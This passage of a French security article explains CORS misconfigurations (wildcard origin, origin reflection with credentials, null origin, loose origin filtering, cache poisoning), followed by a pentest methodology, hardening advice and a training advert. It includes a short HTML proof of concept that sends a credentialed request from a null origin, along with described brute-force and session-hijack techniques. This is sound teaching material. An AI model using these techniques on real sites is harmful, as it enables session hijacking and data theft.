
Cette configuration présente toutefois une vulnérabilité de taille, au moins pour les sites ou services exposant une fonctionnalité d'authentification. Par définition, une page de login est une page accessible de manière non authentifiée et le fonctionnement d'un `POST` d'authentification appelle souvent une redirection via un code 302 soit vers une page d'accueil si l'authentification a fonctionné, soit vers une page d'erreur ou la page d'authentification si celle-ci a échoué. Un site renvoyant `Access-Control-Allow-Origin:*` autorisera donc un script de brute force d'authentification à accéder au résultat de sa requête d'authentification, ou du moins à distinguer le cas où une authentification a fonctionné du cas où elle a échoué. Dès lors il devient possible de « brute-forcer » la fonctionnalité d'authentification de manière distribuée, soit via un script malveillant, soit en profitant de n'importe quelle XSS de n'importe quel autre site.

Il est bien évidemment possible de « brute-forcer » l'authentification en générant des requêtes depuis une ou plusieurs sources sans utiliser les CORS, mais les CORS nous offrent sur un plateau la possibilité de distribuer l'attaque depuis un grand nombre de clients, et ce à leur insu en profitant de vulnérabilités de type XSS d'autres sites, ou de sites malveillants conçus à cet effet.

Le cas d'un renvoi systématique d'`ACAO: *` peut aussi être exploité dans le cas de sites sans authentification « normalement » dédiés à un usage interne, mais « malencontreusement » accessibles depuis l'extérieur.

2.2 Réflexion d'origine ou comment « hériter » de toutes les XSS du monde

Le pire cas de figure de configuration des CORS est probablement celui où le serveur fait de la réflexion d'origine et accepte les requêtes authentifiées. C'est-à-dire lorsqu'il renvoie `Access-Control-Allow-Origin: <origine reçue>` et `Acess-Control-Allow-Credentials: true`, car dans ce cas il octroie aux scripts de toutes origines le droit d'envoyer des requêtes authentifiées et de consulter les réponses à celles-ci. Si l'authentification d'un utilisateur sur le site configuré ainsi est réalisée



via une méthode supportée par XHR (*cookie*, en-tête **`Authorization:`** ou certificat), alors il est possible d'utiliser la session d'un utilisateur à son insu afin de :

- réaliser à sa place toutes les actions qu'il est en droit de réaliser en contournant les protections anti-CSRF ;
- récupérer toutes les données auxquelles il a accès.

Et ce sans avoir besoin d'exploiter aucune autre vulnérabilité.

Le script malveillant pourra être hébergé sur un serveur ou site malveillant ou bien il pourra être servi à une victime via une vulnérabilité XSS d'un site légitime.

Le code exécuté via ces XSS ou via un site malveillant ne sera cependant pas véritablement l'équivalent pour le site mal configuré d'une XSS « native », dans la mesure où le code exécuté n'aura pas accès au DOM (enfin il aura accès au DOM du site dont il provient, ce qui ne présente pas d'intérêt pour lui).

Le schéma ci-essus illustre ce cas de figure.

2.3 La null origine, pas si nulle que ça !

Les spécifications relatives aux origines ne traitent pas des multiples cas particuliers comme ceux des protocoles **`file://`** ou d'autres provenances plus ou moins exotiques. Lorsque l'agent ne sait pas quelle origine affecter à un script, il décide généralement que celui-ci provient de l'origine **`null`**. Par exemple, un script embarqué en *inline* dans une iframe avec l'attribut **`sandboxed`** pour laquelle on a réactivé les scripts via l'attribut **`sandbox='allow-scripts'`** se verra affecter une origine **`null`** par tous les agents :

```
<!DOCTYPE html>
  <head>
    <meta charset="UTF-8">
    <title>Test envoi xhr CORS depuis null origin</title>
  </head>
  <body>
    <h1>Test iframe sandbox null origin</h1>
    <iframe sandbox="allow-scripts" src="data:text/html,<script>
      var req = new XMLHttpRequest();
      req.open('GET', 'https://victime.dev/test_null.php', true );
      req.withCredentials = true;
      req.onreadystatechange = function ()
        {
          if ( req.readyState === XMLHttpRequest.DONE )
            {
              console.log('status: '+req.status);
              console.log('reponse: '+req.response);
            }
        };
      req.send();
      </script>"
    </iframe>
  </body>
</html>
```

Il est donc dès lors possible de générer des requêtes provenant d'une origine **`null`**. Or contrairement au cas de l'étoile, l'origine **`null`** n'est pas incompatible avec l'accès à une requête authentifiée. Autrement dit, si un serveur renvoie **`Access-Control-Allow-Origin: null`** ET **`Access-Control-Allow-Credentials: true`**, alors tout script provenant d'une origine **`null`** pourra accéder à la réponse des requêtes qu'il génère.

On retombe dans le cas précédent et notre site ou service mal configuré héritera là aussi en quelque sorte de toutes les XSS du monde. Bien qu'il ne présente par ailleurs aucune autre vulnérabilité, toutes ses pages ou ressources deviendront vulnérables !

2.4 Filtrage d'origine trop permissif

De nombreux sites ont besoin d'autoriser des origines multiples sur la base d'un nom de domaine principal, par exemple pour autoriser les sous-domaines d'un domaine particulier. De ce fait, le code côté serveur implémente un algorithme de comparaison de chaînes pour décider d'accepter l'origine ou non.

Il arrive souvent dans ce cas que la comparaison soit mal réalisée et autorise des sous-domaines non souhaités, voire des domaines complètement différents. Par exemple, si pour autoriser tous les sous-domaines de `toto.com`, un contrôle est réalisé sur la présence de la chaîne `toto.com` dans l'origine soumise, alors le domaine `autretoto.com` par exemple sera accepté. Un attaquant pourra alors utiliser cette origine pour mener à bien ses attaques.

Il arrive aussi fréquemment que le filtre mis en œuvre ne couvre pas le protocole au sein de l'origine de manière à pouvoir autoriser un même domaine à la fois en HTTP et en HTTPS. Ainsi, si un attaquant est en mesure de manipuler le trafic réseau, il pourra facilement intercepter une requête envoyée en HTTP vers n'importe quel site et construire une réponse renvoyant vers l'origine cible adressée en HTTP. L'attaquant répondra ensuite à la requête émise vers cette origine avec un script accédant à l'origine cible en HTTPS. Cette requête sera alors honorée par la cible et sa réponse sera accessible du script puisque celui-ci viendra d'une origine autorisée... CQFD !

2.5 Cache poisoning

Nous avons vu un peu plus haut que les spécifications CORS invitent à renvoyer un en-tête `Vary: origin` dans le cas où plusieurs origines sont autorisées.

Si le serveur néglige ce détail et souffre par ailleurs d'une XSS alors il est possible d'exploiter ce comportement pour empoisonner le cache du navigateur ou celui d'un équipement intermédiaire.

L'attaquant fera exécuter un script depuis une origine autorisée, ce script exploitera alors la XSS en injectant un script dans la réponse. Celui-ci ne sera pas exécuté puisqu'il sera stocké uniquement en mémoire dans la réponse à l'objet XHR ayant généré la requête. Cependant, la page sera mise en cache par le navigateur.

Si une requête identique est par la suite générée par le même agent, il est alors possible qu'il prenne la réponse dans le cache... et exécute le script malveillant !

Ce cas de figure nécessite cependant une combinaison de plusieurs facteurs pour fonctionner. Je n'en ai personnellement jamais rencontré d'occurrence.

3 Les CORS pour les pentesteurs

3.1 Recherche de défauts de configuration

La méthodologie suivante pourra être appliquée pour rechercher des défauts de configuration et/ou des vulnérabilités liées aux CORS lors d'un test d'intrusion d'une application web ou d'un Web Service. Pour toutes les routes exposées, on pourra :

- voir si le serveur renvoie spontanément des en-têtes CORS ;
- voir si le serveur renvoie des en-têtes CORS lorsqu'on lui soumet des origines « plausibles » dans le contexte : son domaine, son domaine de second niveau, des domaines potentiellement partenaires...
- voir comment le serveur répond à des requêtes `OPTIONS` avec les mêmes variations que ci-dessus ;

- on essaiera dans tous les cas d'obtenir une origine autorisée que l'on maîtrise ou peut maîtriser ;
- si le serveur supporte plusieurs origines, on contrôlera qu'il renvoie bien un en-tête `Vary: origin` ;
- de plus dans le cas de réflexion d'origine ou de *header*, on essaiera d'exploiter ce comportement pour faire de l'injection de *headers* dans la réponse.

La plupart des scanners de vulnérabilités web traitent le cas des CORS, mais pas forcément de manière exhaustive. Une recherche manuelle sera donc la bienvenue en complément par exemple du plugin Burp Backslash Powered Scanner **[6]**.

3.2 Recommandations

En cas de mauvaise configuration et/ou de vulnérabilité, les recommandations suivantes de configuration des CORS pourront être émises en les adaptant au contexte :

- ne pas renvoyer d'en-tête CORS tant que le serveur n'a pas reçu de requête comportant un en-tête `Origin:` ;
- proscrire l'origine `null` : refuser l'origine `null` et ne jamais renvoyer `Access-Control-Allow-Origin: null` ;
- renvoyer des en-têtes CORS uniquement lorsque la réponse d'une ressource doit être accessible d'un script :
  - → ne pas renvoyer `Access-Control-Allow-Origin: *`, sauf sur de vraies ressources publiques destinées à être consommées par des scripts (catalogue de produits par exemple) exécutés par un agent ;
  - → lister les origines acceptées au sein d'une liste blanche et ne jamais renvoyer un en-tête `Access-Control-Allow-Origin` avec une valeur ne figurant pas dans la liste blanche ;
  - → toujours renvoyer un en-tête `Vary: origin` si plusieurs origines distinctes sont autorisées ;
  - → si l'origine reçue ne correspond à aucune origine de la liste blanche, renvoyer une erreur plutôt qu'un contenu sans en-tête `Access-Control-Allow-Origin`. Cela évite de divulguer du contenu potentiellement sensible, même si l'agent ne permettrait pas au script demandeur d'y accéder ;
  - → renvoyer `Access-Control-Allow-Credentials: true` uniquement lorsque la réponse d'une ressource DOIT être accessible d'un script exécuté par un agent en mode authentifié.

Conclusion

Le nombre d'applications adossées à des Web Services étant en augmentation constante, au moins dans le monde professionnel, un nombre croissant de serveurs supportent les CORS, lesquelles comme nous l'avons vu dans cet article sont souvent mal configurées ou implémentées du fait d'une incompréhension généralisée de leur mise en œuvre et de la nécessité de les implémenter côté serveur, qui plus est souvent de manière dynamique du fait des limitations imposées par les spécifications.

Au vu de ces éléments, du nombre important de conseils de mise en œuvre erronés répartis sur le Web et de la relative complexité du sujet, il est probable que les vulnérabilités créées par les défauts de configuration des CORS subsistent encore longtemps.

Ces défauts rendant inopérantes les défenses classiques contre les attaques de type CSRF, certains n'hésitent pas à les présenter comme les nouveaux CSRF. Pourtant les CORS offrent beaucoup plus puisqu'elles donnent accès en prime aux données renvoyées ! ■

Remerciements

Je tiens à remercier James Kettle pour son travail éclairant concernant les CORS. Pratiquement tous les points abordés dans cet article figurent dans la présentation qu'il a réalisée en 2017 lors de l'OWASP AppSec à Belfast [7].

Un grand merci aussi à Thomas Chauchefoin pour ses relectures attentives et ses suggestions d'amélioration.

Enfin, une pensée émue à l'endroit de mes collègues qui ont stoïquement supporté mon obsession passagère pour le sujet. Grâce leur soit rendue :-) !

Références

[1] Fil de discussion «Accessing the same CORS-Resource from multiple sites», juin 2016 : https://lists.w3.org/Archives/Public/public-webappsec/2016Jun/0055.html

[2] Von Jens Müller, CORS Misconfigurations on a large scale, juillet 2017 : https://web-in-security.blogspot.fr/2017/07/cors-misconfigurations-on-large-scale.html

[3] CORS Misconfiguration in Virustotal, septembre 2017 : http://www.tutorgeeks.net/2017/09/cors-misconfiguration-in-virustotal.html

[4] Chaining bugs to steal Yahoo contacts, janvier 2018 : http://www.sxcurity.pro/2018/01/11/chaining-yahoo-bugs/

[5] Multiple vulnerabilities in the CPP and Parity Ethereum Client, janvier 2018 : https://blog.talosintelligence.com/2018/01/vulnerability-spotlight-multiple.html

[6] https://github.com/PortSwigger/backslash-powered-scanner

[7] James kettle, Exploiting CORS Misconfigurations For Bitcoins and Bounties : http://blog.portswigger.net/2016/10/exploiting-cors-misconfigurations-for.html

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

/ Candidatures MS-SIS : dernières places disponibles

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : octobre 2018

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

Mastère Spécialisé labellisé SecNumedu par l'ANSSI

ASM / C / crypto / firewalling / forensic / GPU / Java / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / suricata / vlro / vuln / web...

/ Candidatures BADGE-RE et BADGE-SO : en cours

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 6 mois)

Prochaine rentrée : février 2019

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

_Analyse de codes malveillants
_Reverse et reconstruction de protocoles réseau
_Protections logiciels et unpacking
_Analyse d'implémentations de cryptographie

Malware / ASM / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / mlasm...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

_Détournement des protocoles réseaux non sécurisés
_Exploitation des corruptions mémoires et vulnérabilités web
_Escalade de privilèges sur un système compromis
_Intrusion, progression et prise de contrôle d'un réseau

Crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec Quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles